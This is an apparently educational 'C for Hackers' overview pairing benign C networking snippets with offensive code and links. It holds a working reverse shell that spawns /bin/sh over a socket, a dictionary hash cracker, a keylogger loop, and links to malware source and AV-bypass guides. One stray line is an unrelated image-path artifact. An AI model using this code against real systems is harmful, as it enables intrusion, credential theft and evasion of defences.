C for Hackers – Overview PT.1

Joas Antonio

PortScanner

```
int main(int argc, char *argv[])
{
    if (argc < 4)
    {
        printf ("Please enter the server IP address"
                " and range of ports to be scanned\n");
        printf ("USAGE: %s IPv4 First_Port Last_Port\n",
                argv[0]);
        exit(1);
    }
    char tIP[16] = {0};
    strcpy(tIP, argv[1]); // Copy the IPv4 address
    char First_Port[6] = {0};
    strcpy(First_Port, argv[2]); // Copy the start_port
    char Last_Port[6] = {0};
    strcpy(Last_Port, argv[3]); // Copy the end_port

    // Start port-scanner
    port_scanner(tIP, First_Port, Last_Port);
    return 0;
}
```

https://www.geeksforgeeks.org/creating-a-portscanner-in-c/
https://github.com/joeyism/C-Port-Scanner/blob/master/portscanner.c

SOCKET (CLIENT)

```c
// Client side C/C++ program to demonstrate Socket programming
#include <stdio.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#define PORT 8080

int main(int argc, char const *argv[])
{
    int sock = 0, valread;
    struct sockaddr_in serv_addr;
    char *hello = "Hello from client";
    char buffer[1024] = {0};
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        printf("\n Socket creation error \n");
        return -1;
    }

    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(PORT);

    // Convert IPv4 and IPv6 addresses from text to binary form
    if(inet_pton(AF_INET, "127.0.0.1", &serv_addr.sin_addr)<=0)
    {
        printf("\nInvalid address/ Address not supported \n");
        return -1;
    }

    if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)
    {
        printf("\nConnection Failed \n");
        return -1;
    }
    send(sock , hello , strlen(hello) , 0 );
    printf("Hello message sent\n");
    valread = read( sock , buffer, 1024);
    printf("%s\n",buffer );
    return 0;
}
```

https://www.geeksforgeeks.org/socket-programming-cc/

SOCKET (SERVER)

- https://www.geeksforgeeks.org/socket-programming-cc/

```c
// Server side C/C++ program to demonstrate Socket programming
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <string.h>
#define PORT 8080
int main(int argc, char const *argv[])
{
    int server_fd, new_socket, valread;
    struct sockaddr_in address;
    int opt = 1;
    int addrlen = sizeof(address);
    char buffer[1024] = {0};
    char *hello = "Hello from server";

    // Creating socket file descriptor
    if ((server_fd = socket(AF_INET, SOCK_STREAM, 0)) == 0)
    {
        perror("socket failed");
        exit(EXIT_FAILURE);
    }

    // Forcefully attaching socket to the port 8080
    if (setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR | SO_REUSEPORT,
                                                  &opt, sizeof(opt)))
    {
        perror("setsockopt");
        exit(EXIT_FAILURE);
    }
    address.sin_family = AF_INET;
    address.sin_addr.s_addr = INADDR_ANY;
    address.sin_port = htons( PORT );

    // Forcefully attaching socket to the port 8080
    if (bind(server_fd, (struct sockaddr *)&address,
                                 sizeof(address))<0)
    {
        perror("bind failed");
        exit(EXIT_FAILURE);
    }
    if (listen(server_fd, 3) < 0)
    {
        perror("listen");
        exit(EXIT_FAILURE);
    }
    if ((new_socket = accept(server_fd, (struct sockaddr *)&address,
                        (socklen_t*)&addrlen))<0)
    {
        perror("accept");
        exit(EXIT_FAILURE);
    }
    valread = read( new_socket , buffer, 1024);
    printf("%s\n",buffer );
    send(new_socket , hello , strlen(hello) , 0 );
    printf("Hello message sent\n");
    return 0;
}
```

Hash Cracking

https://www.geeksforgeeks.org/socket-programming-cc/
https://github.com/ricardolongatto/loncrack/blob/master/loncrack.c

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFF 25

int main(int argc, char *argv[])
{
        FILE *arq;
        arq = fopen(argv[1],"r");

        // declarando as variáveis - vetores
        char senha[BUFF + 50];
        char salt[BUFF];
        char comp[BUFF + 75];
        char *result;

        // o hash vai ser armazenado em comp
        printf("Digite o Hash completo\n");
        scanf("%s", comp);

        // o salt vai ser armazenado em salt
        printf("Digite o Salt\n");
        scanf("%s",salt);

        int f = 0;

        while(fscanf(arq, "%s", &senha) != EOF) {
                result = (char *) crypt(senha, salt);
                        if (strcmp(comp,result)==0)
                        {
                                printf("Senha encontrada: %s \n", senha);
                                int f = 1;
                                return(0);
                        }
                        else
                        {
                                printf("Testando.. %s \n", senha);
                        }
        }

        if(f==0)
        {
                printf("Senha não encontrada..\n");
        }
}
```

DNS Query Lookup

https://www.binarytides.com/dns-query-code-in-c-with-linux-sockets/

https://gist.github.com/fffaraz/9d9170b57791c28ccda9255b48315168

https://www.youtube.com/watch?v=ojwJ6wVgVCQ

https://www.youtube.com/watch?v=CrGdBP_SF5c

https://github.com/ricardolongatto/dnsrato/blob/master/dnsrato.c

SSH Brute Force in C

https://github.com/danieldurnea/ssh-bruteforce

https://github.com/exploitd/SSH-Brute-Force/blob/master/sshbrute_b.c

Brute Force in C

https://github.com/inceptor/Brute-force-C/blob/master/main.c

https://github.com/shirnschall/Bruteforce

https://github.com/icegithub/algorithm-exercise/blob/master/string/bruteForce.c

https://github.com/AkshayMohan/PRTBruteforce

```c
#include "bruteforce.h"

void getGuess()
{
    // TODO: letter frequency analysis
    const char chars[CHAR_COUNT+1] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1203495687.!-@*_$#/,+%&?;=~^)[\\]`(:<'>|\"";
    int i, j;
    int guessc[MAX_SIZE] = {0};     // counter
    char guess[MAX_SIZE+1];         // chars crresponding to counter

    for(i = 1; i < MAX_SIZE ; guessc[i++] = -1);        // initializing counter with -1
    for(i = 1; i <= MAX_SIZE ; guess[i++] = '\0');      // initializing guess with NULL
    // change the initialisation of guess if you want the algorithm to start with a certain word/length.

    // if you want to constrain the algorithm to a certain length of password you could add a new var k, such that k < CHAR_COUNT^max_password_length
    // you could use the following code:
    // add #include <math.h> to the header file
    // and the following to the cpp file:
    //  int k = 0;
    //  while(k++ < pow(CHAR_COUNT,MAX_PASSWORD_LENGTH))
    // you would have to define MAX_PASSWORD_LENGTH as the max length passwords you want to try

    while(1)    // change here if you want to configure the max number of guesses
    {
        // increment guessc[i+1] if guessc[i] is bigger than the number of chars in the array
        i=0;
        while(guessc[i]==CHAR_COUNT)    // check all counter elements wether theire value is bigger than the number of chars stored in CHAR_COUNT or not
        {
            guessc[i]=0;                // reset the element that is bigger than CHAR_COUNT to 0
            guessc[++i]+=1;             // increment the next element (index i+1)
        }

        for(j=0;j<=i;++j)   // change all chars that differ from the last guess (the number of chars changed is equal to the number of counter elements tested(=i))
        {
            // you could remove this if statement since it is infeasibly to bruteforce a 30 char long password in a reasonable amount of time
            // if you want the algorithm to stop after a certain length you should change the while loop at line 23 not MAX_SIZE
            // MAX_SIZE is only used to avoid accessing an index bigger than the array size!
            if(j < MAX_SIZE) // check if an element guess[j] exists
                guess[j]=chars[guessc[j]];
        }
        // output the guess to std::out
        printf("%s\n",guess);   // printf is used since it is way faster than std::cout

        ++guessc[0];    // increment guessc at index 0 for the next run
    }
}
```

Multi-threading in C

https://www.geeksforgeeks.org/multithreading-c-2/?ref=lbp

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>  //Header file for sleep(). man 3 sleep for details.
#include <pthread.h>

// A normal C function that is executed as a thread
// when its name is specified in pthread_create()
void *myThreadFun(void *vargp)
{
    sleep(1);
    printf("Printing GeeksQuiz from Thread \n");
    return NULL;
}

int main()
{
    pthread_t thread_id;
    printf("Before Thread\n");
    pthread_create(&thread_id, NULL, myThreadFun, NULL);
    pthread_join(thread_id, NULL);
    printf("After Thread\n");
    exit(0);
}
```

Keylogger

https://github.com/ghostlulzhacks/Basic-Windows-keylogger/blob/master/main.c

https://github.com/ghostlulzhacks/Basic-Windows-keylogger/blob/master/keylogger.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include "keylogger.h"


void main()
{
        char key[20];

        // create new queue for keys pressed
        struct QueueKeylog* q = createQueueKeylog();

        //start key logger thread
        HANDLE thread = startKeylogger(q);
    while(1)
    {
        while(getKeylog(q,key))
        {
            printf("%s",key);
        }
        Sleep(6000);
    }
}
```

Malwares

https://github.com/roothaxor/Ransom (Ransomware)

https://github.com/starius/logic-bomb/blob/master/logic_bomb.c (Logic Bomb)

https://github.com/arialdomartini/morris-worm/blob/master/worm.c (Worm)

http://www.rohitab.com/discuss/topic/35455-c-very-simple-trojan/ (Trojan Horse)

https://github.com/nickboucher/trojan-source/tree/main/C (Trojan)

https://github.com/Anish-M-code/Cstorm-windows-startup-virus-in-c (Scareware)

Memory Hacking C

https://www.youtube.com/watch?v=Vtlc-WP7iDw

https://progamercity.net/code-tut/2065-memory-hacking-c-cheatengine-writing-process-memory.html

https://thomwiggers.nl/teaching/hacking-in-c-2020/lectures/pointers-overlays-nonotes.pdf

https://blog.holbertonschool.com/hack-the-virtual-memory-c-strings-proc/

Reverse Shell with C

https://www.youtube.com/watch?v=07T8QPypudw

https://github.com/cisco/joy/blob/master/src/payload.c

https://radareorg.github.io/blog/posts/payloads-in-c/

https://anubissec.github.io/Creating-a-Reverse-Shell/

https://infosecwriteups.com/expdev-reverse-tcp-shell-227e94d1d6ee

https://mmquant.net/creating-tcp-reverse-shell-shellcode/

```c
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>


int main () {

        const char* ip = "127.0.0.1";
        struct sockaddr_in addr;


        addr.sin_family = AF_INET;
        addr.sin_port = htons(4444);
        inet_aton(ip, &addr.sin_addr);

        int sockfd = socket(AF_INET, SOCK_STREAM, 0);
        connect(sockfd, (struct sockadr *)&addr, sizeof(addr));

        for (int i = 0; i < 3;i++) {

                dup2(sockfd, i);
        }

        execve("/bin/sh", NULL, NULL);

        return 0;

}
```

Shellcode with C

https://www.ired.team/offensive-security/code-injection-process-injection/writing-and-compiling-shellcode-in-c

https://tuttlem.github.io/2017/10/28/executing-shellcode-in-c.html

https://adriancitu.com/2015/08/31/introduction-to-linux-shellcode-writing-part-1/

https://nickharbour.wordpress.com/2010/07/01/writing-shellcode-with-a-c-compiler/

https://www.secureideas.com/blog/2021/09/linux-x86-assembly-how-to-test-custom-shellcode-using-a-c-payload-tester.html

https://sec4us.com.br/cheatsheet/shellcoding

Buffer Overflow

https://github.com/wadejason/Buffer-Overflow-Vulnerability-Lab

https://github.com/wadejason/Buffer-Overflow-Vulnerability-Lab/blob/master/stack.c

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md

https://github.com/LeFroid/Buffer-Overflow

https://github.com/CyberSecurityUP/Buffer-Overflow-Labs

https://aayushmalla56.medium.com/buffer-overflow-attack-dee62f8d6376

https://medium.com/dsc-sastra-deemed-to-be-university/buffer-overflow-vulnserver-4951a4318966

Create Server with C for Buffer Overflow

https://www.geeksforgeeks.org/tcp-server-client-implementation-in-c/

https://www.youtube.com/watch?v=esXw4bdaZkc

https://www.youtube.com/watch?v=io2G2yW1Qk8

https://www.youtube.com/watch?v=hptViBE23fI

https://www.youtube.com/watch?v=gk6NL1pZi1M

Create Server HTTP

https://gist.github.com/laobubu/d6d0e9beb934b60b2e552c2d03e1409e

https://dev-notes.eu/2018/06/http-server-in-c/

https://www.youtube.com/watch?v=Q1bHO4VbUck

PTHREADS

https://www.youtube.com/watch?v=n9IT5RAludA

https://www.geeksforgeeks.org/thread-functions-in-c-c/

https://www.youtube.com/watch?v=qPhP86HIXgg

https://www.youtube.com/watch?v=uA8X5zNOGw8

https://www.cs.cmu.edu/afs/cs/academic/class/15492-f07/www/pthreads.html

https://www.softprayog.in/programming/posix-threads-programming-in-c

https://hpc-tutorials.llnl.gov/posix/

Memory Map

https://www.geeksforgeeks.org/memory-layout-of-c-program/

https://www.embeddedc.in/p/automotive-basics-part5.html

https://www.hackerearth.com/practice/notes/memory-layout-of-c-program/

https://www.youtube.com/watch?v=kpWG423uQIw


https://www.youtube.com/watch?v=XHVrHrHYyV0

https://www.youtube.com/watch?v=m7E9piHcfr4

https://medium.com/@SravanthiSinha/hacking-the-virtual-memory-416edf62a496

https://www.linkedin.com/pulse/hacking-proc-filesystem-memory-arthur-damm/

https://www.javatpoint.com/memory-layout-in-c



Bypass AV/EDR

https://www.youtube.com/watch?v=6Dc8i1NQhCM

https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/

https://www.linkedin.com/pulse/bypass-all-anti-viruses-encrypted-payloads-c-damon-mohammadbagher/

https://www.youtube.com/watch?v=NjMyyO-Lx50

https://www.youtube.com/watch?v=tBY46vs0ptE

https://null-byte.wonderhowto.com/how-to/bypass-antivirus-software-by-obfuscating-your-payloads-with-graffiti-0215787/

https://s3cur3th1ssh1t.github.io/Playing-with-OffensiveNim/

https://medium.com/@carlosprincipal1/how-to-bypass-antivirus-av-2020-easy-method-69749892928b

https://securityonline.info/avcleaner-c-c-source-obfuscator-for-antivirus-bypass/